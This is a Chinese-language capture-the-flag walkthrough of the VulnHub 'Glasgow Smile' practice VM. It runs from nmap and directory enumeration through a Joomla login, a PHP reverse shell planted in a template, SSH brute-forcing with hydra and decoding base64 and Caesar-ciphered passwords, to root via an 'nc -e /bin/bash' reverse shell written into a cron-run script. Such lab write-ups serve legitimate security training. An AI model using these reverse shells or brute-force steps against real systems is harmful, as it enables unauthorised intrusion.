- **链接**

https://www.vulnhub.com/entry/glasgow-smile-1,491/

- **描述**


> “
>
> Title: Glasgow Smile
>
> - Users: 5
> - Difficulty Level: Initial Shell (Easy) - Privileges Escalation (Intermediate)
> - Hint: Enumeration is the key.
>
> If you are a newbie in Penetration Testing and afraid of OSCP preparation, do not worry. Glasgow Smile is supposed to be a kind of gym for OSCP machines.
>
> The machine is designed to be as real-life as possible. Anyway, You will find also a bunch of ctf style challanges, it's important to have some encryption knowledge.
>
> You need to have enough information about Linux enumeration and encryption for privileges escalation.
>
> ## About the VM:
>
> Just download, extract and load the .vmx file in VMware Workstation (tested on VMware Workstation 15.x.x)
>
> The adapter is currently NAT, networking is configured for DHCP and IP will get assigned automatically
>
> ## Contact:
>
> You can contact me on Hack the box (https://www.hackthebox.eu/profile/232477) or by email (mindsflee@hotmail.com) for hints!

https://nvd.nist.gov/vuln/search/results?adv_search=true&cpe_version=cpe%3a%2fa%3ajoomla%3ajoomla%2521%3a3.7.3%3arc1

```
~ >>> sudo nmap -A -p- 192.168.81.133


[sudo] elloit 的密码:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 22:05 CST
Nmap scan report for localhost (192.168.81.133)
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 67:34:48:1f:25:0e:d7:b3:ea:bb:36:11:22:60:8f:a1 (RSA)
|   256 4c:8c:45:65:a4:84:e8:b1:50:77:77:a9:3a:96:06:31 (ECDSA)
|_  256 09:e9:94:23:60:97:f7:20:cc:ee:d6:c1:9b:da:18:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:5E:D4:29 (VMware)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/17%OT=22%CT=1%CU=36102%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=5EEA235B%P=x86_64-unknown-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z
OS:%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11
OS:NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE
OS:88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y
OS:%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms localhost (192.168.81.133)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```


```
.htpasswd (Status: 403)
/.htaccess (Status: 403)
/.hta (Status: 403)
/index.html (Status: 200)
/joomla (Status: 301)
/server-status (Status: 403)
```

```
cewl -d 10 -m 4 http://192.168.81.136/joomla/ > password.txt
```




发现用户:joomla


密码：Gotham




```php
<?php

$sock = fsockopen("192.168.81.1", 1234);
$descriptorspec = array(
        0 => $sock,
        1 => $sock,
        2 => $sock
);
$process = proc_open('/bin/sh', $descriptorspec, $pipes);
proc_close($process);
?>
```



http://192.168.81.136/joomla/templates/beez3/index.php




```
www-data@glasgowsmile:/var/www$ cd html/
www-data@glasgowsmile:/var/www/html$ ls
how_to.txt  index.html  joker.jpg  joomla
www-data@glasgowsmile:/var/www/html$ cat how_to.txt

Hi Rob,
Forgive My Laughter. I Have A Condition

Take care



  ________      ____       __   ___    _____   ______
 (___  ___)    / __ \     () ) / __)  / ___/  (    __ \
     ) )      / /  \ \    ( (_/ /     ( (__      ) (__) )
    ( (      ( ()  () )   ()   (       ) __)    (    __/
 __  ) )     ( ()  () )   () /\ \     ( (        ) \ \  _
( (_/ /       \ \__/ /    ( (  \ \     \ \___   ( ( \ \_))
 \___/         \____/     ()_)  \_\     \____\   )_) \__/
```

```
public $user = 'joomla';
    public $password = 'babyjoker';
    public $db = 'joomla_db';
    public $dbprefix = 'jnqcu_';
    public $live_site = '';
    public $secret = 'fNRyp6KO51013435';
```

```
MariaDB [batjoke]> select * from taskforce;
+----+---------+------------+---------+----------------------------------------
----+
| id | type    | date       | name    | pswd
    |
+----+---------+------------+---------+----------------------------------------
----+
|  1 | Soldier | 2020-06-14 | Bane    | YmFuZWlzaGVyZQ==
    |
|  2 | Soldier | 2020-06-14 | Aaron   | YWFyb25pc2hlcmU=
    |
|  3 | Soldier | 2020-06-14 | Carnage | Y2FybmFnZWlzaGVyZQ==
    |
|  4 | Soldier | 2020-06-14 | buster  | YnVzdGVyaXNoZXJlZmY=
    |
|  6 | Soldier | 2020-06-14 | rob     |
Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/ |
|  7 | Soldier | 2020-06-14 | aunt    | YXVudGlzIHRoZSBmdWNrIGhlcmU=
```

user.txt

```
Bane
Aaron
Carnage
buster
rob
aunt
abner
penguin
root
```

将pswdbase64解码后

password.txt

```
baneishere
aaronishere
carnageishere
busterishereff
???AllIHaveAreNegativeThoughts???
auntis the fuck here
```

```
~/tmp >>> hydra -L user.txt -P pass.txt ssh://192.168.81.136
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-27 17:32:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 54 login tries (l:9/p:6), ~4 tries per task
[DATA] attacking ssh://192.168.81.136:22/
[22][ssh] host: 192.168.81.136   login: rob   password: ???AllIHaveAreNegativeThoughts???
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-27 17:32:32
~/tmp >>>
```

rob:???AllIHaveAreNegativeThoughts???

```
rob@glasgowsmile:~$ cat user.txt
JKR[f5bb11acbb957915e421d62e7253d27a]
rob@glasgowsmile:~$
rob@glasgowsmile:~$ ls
Abnerineedyourhelp  howtoberoot  user.txt
rob@glasgowsmile:~$
```

howtoberoot:

```
  _____ ______   __  _   _    _    ____  ____  _____ ____
 |_   _|  _ \ \ / / | | | |  / \  |  _ \|  _ \| ____|  _ \
   | | | |_) \ V /  | |_| | / _ \ | |_) | | | |  _| | |_) |
   | | |  _ < | |   |  _  |/ ___ \|  _ <| |_| | |___|  _ <
   |_| |_| \_\|_|   |_| |_/_/   \_\_| \_\____/|_____|_| \_\

NO HINTS.
```

Abnerineedyourhelp:

```
Gdkkn Cdzq, Zqsgtq rteedqr eqnl rdudqd ldmszk hkkmdrr ats vd rdd khsskd rxlozsgx
enq ghr bnmchshnm. Sghr qdkzsdr sn ghr eddkhmf zants adhmf hfmnqdc. Xnt bzm ehmc
zm dmsqx hm ghr intqmzk qdzcr, "Sgd vnqrs ozqs ne gzuhmf z ldmszk hkkmdrr hr
odnokd dwodbs xnt sn adgzud zr he xnt cnm's."
Mnv H mddc xntq gdko Zamdq, trd sghr ozrrvnqc, xnt vhkk ehmc sgd qhfgs vzx sn
rnkud sgd dmhflz.
RSLyzF9vYSj5aWjvYFUgcFfvLCAsXVskbyP0aV9xYSgiYV50byZvcFggaiAsdSArzVYkLZ==
```

凯撒密码。

解密后

```
Hello Dear, Arthur suffers from severe mental illness but we see little sympathy
for his condition. This relates to his feeling about being ignored. You can find an
entry in his journal reads, "The worst part of having a mental illness is people
expect you to behave as if you don't."
Now I need your help Abner, use this password, you will find the right way to solve
the enigma.
STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA==
```

```
~ >>> echo
"STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA==" |
base64 -d
I33hope99my0death000makes44more8cents00than0my0life0
```

获得

用户abner 密码 `I33hope99my0death000makes44more8cents00than0my0life0`

```
abner@glasgowsmile:~$ ls
info.txt  user2.txt
abner@glasgowsmile:~$ cat info.txt
A Glasgow smile is a wound caused by making a cut from the corners of a victim's
mouth up to the ears, leaving a scar in the shape of a smile.
The act is usually performed with a utility knife or a piece of broken glass,
leaving a scar which causes the victim to appear to be smiling broadly.
The practice is said to have originated in Glasgow, Scotland in the 1920s and
30s. The attack became popular with English street gangs (especially among the
Chelsea Headhunters, a London-based hooligan firm, among whom it is known as a
"Chelsea grin" or "Chelsea smile").
abner@glasgowsmile:~$ cat user2.txt
JKR{0286c47edc9bfdaf643f5976a8cfbd8d}
abner@glasgowsmile:~$
```

显而易见我们需要提权到另一个用户。这需要 abner 的相关帮助。发现一个隐藏的压缩文件。

```
find: '/var/cache/apparmor/ea9ed67a.0': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
/var/www/html/joker.jpg
/var/www/joomla2/administrator/manifests/files/.dear_penguins.zip
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/lib/mysql/joomla_db': Permission denied
find: '/var/lib/mysql/batjoke': Permission denied
```

解压需要密码，密码和abner密码相同。

```
My dear penguins, we stand on a great threshold! It's okay to be scared; many of
you won't be coming back
. Thanks to Batman, the time has come to punish all of God's children! First,
second, third and fourth-bo
rn! Why be biased?! Male and female! Hell, the sexes are equal, with their
erogenous zones BLOWN SKY-HIGH
!!! FORWAAAAAAAAAAAAAARD MARCH!!! THE LIBERATION OF GOTHAM HAS BEGUN!!!!!
scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz
```

我们找到了企鹅的密码 scf4W7q4B4caTMRhSFYmktMsn87F35UkmKttM5Bz

```
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ ls
find  PeopleAreStartingToNotice.txt  user3.txt
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ cat user3.txt
JKR{284a3753ec11a592ee34098b8cb43d52}
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ cat
PeopleAreStartingToNotice.txt
Hey Penguin,
I'm writing software, I can't make it work because of a permissions issue. It
only runs with root permissions. When it's complete I'll copy it to this folder.

Joker


  _____    _____      __      _   __   ________       _____   ________
______     _____     ____     __    __   ________    _____   _________   __    __
  _____       ______
 (_   _)  / ____\    /  \    / ) (  ) (___  ___)     (_   _) (___  ___)    (_   _
\   / ___/    (    )    ) )  ( (  (___  ___)  (_   _) (_   _____)  ) )  ( (  (_
_)     (_____ \
   | |   ( (___     / /\ \  / /   \/      ) )          | |       ) )         )
(_) ) ( (__      / /\ \   ( (    ) )     ) )       | |     ) (___    ( (    ) )
| |          ___) )
   | |    \___ \    ) ) ) ) ) )          ( (           | |      ( (          \
_/   ) __)    ( (__) )   ) )  ( (     ( (        | |    (   ___)    ) )  ( (    |
|         (  __/
   | |        ) )  ( ( ( ( ( (            ) )          | |       ) )         /  _
\  ( (        )    (   ( (    ) )     ) )       | |     ) (       ( (    ) )   |
|   __     )_)
  _| |__  ___/ /   / /  \ \/ /           ( (          _| |__    ( (         _)
(_) )  \ \___   /  /\  \   ) \__/ (     ( (       _| |__  (   )       ) \__/ (
__| |___) )    __
 /_____( /____/   (_/    \__/           /__\        /_____(    /__\
(______/    \____\ /__(  )__\  \______/     /__\     /_____(   \_/
\______/  \________/    (__)
```

有个提示:

Hey Penguin,

I'm writing software, I can't make it work because of a permissions issue. It only runs with root permissions. When it's complete I'll copy it to this folder.

Joker

提示说 find仅能root运行。

但是这个find是一个rabbit hole无法使我们提到root

```
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ ls -al
total 332
drwxr--r-- 2 penguin penguin   4096 Jun 16 12:52 .
drwxr-xr-x 5 penguin penguin   4096 Jun 16 11:58 ..
-rwSr----- 1 penguin penguin 315904 Jun 15 11:45 find
-rw-r----- 1 penguin root      1457 Jun 15 11:50 PeopleAreStartingToNotice.txt
-rwxr-xr-x 1 penguin root       612 Jun 16 12:50 .trash_old
-rw-r----- 1 penguin penguin     38 Jun 16 12:52 user3.txt
```

但是有一个 `.trash_old`

```
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ cat .trash_old
#/bin/sh

#       (            (              )            (      *    (   (
# (      )\ )   (     )\ ) (      ( /( (  (       )\ ) (  `   )\ ))\ )
# )\ )  (()/(   )\   (()/( )\ )   )\()))\))(   ' (()/( )\))( (()/(()/( (
#(()/(   /(_)((((_)(  /(_)(()/(  ((_)\((_)()\ )   /(_)((_)()\ /(_)/(_)))\
# /(_))_(_))  )\ _ )\(_))  /(_))_  ((__(())\_)() (_)) (_()((_(_))(_)) ((_)
#(_)) __| |   (_)_\(_/ __|(_)) __|/ _ \ \((_)/ / / __||  \/  |_ _| |  | __|
#  | (_ | |__  / _ \ \__ \  | (_ | (_) \ \/\/ /  \__ \| |\/| || || |__| _|
#   \___|____|/_/ \_\|___/   \___|\___/ \_/\_/   |___/|_|  |_|___|____|___|
#

#


exit 0
```

但是这个脚本也没法利用。

没办法继续搜集信息。

看一下进程

```
CMD: UID=0    PID=1      | /sbin/init
CMD: UID=0    PID=28349  | /usr/sbin/CRON -f
CMD: UID=0    PID=28350  | /usr/sbin/CRON -f
CMD: UID=0    PID=28351  | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash
```

```
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ echo "nc -e /bin/bash
192.168.81.1 1234" > .trash_old
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$ cat .trash_old
nc -e /bin/bash 192.168.81.1 1234
penguin@glasgowsmile:~/SomeoneWhoHidesBehindAMask$
```

```
~/tools/pspy >>> nc -lvp 1234                                          [1]
Connection from 192.168.81.136:48084
whoami
root
ls
root.txt
cat root.txt
```

```
Congratulations!

You've got the Glasgow Smile!

JKR{68028b11a1b7d56c521a90fc18252995}


Credits by

mindsflee
```

Done !!!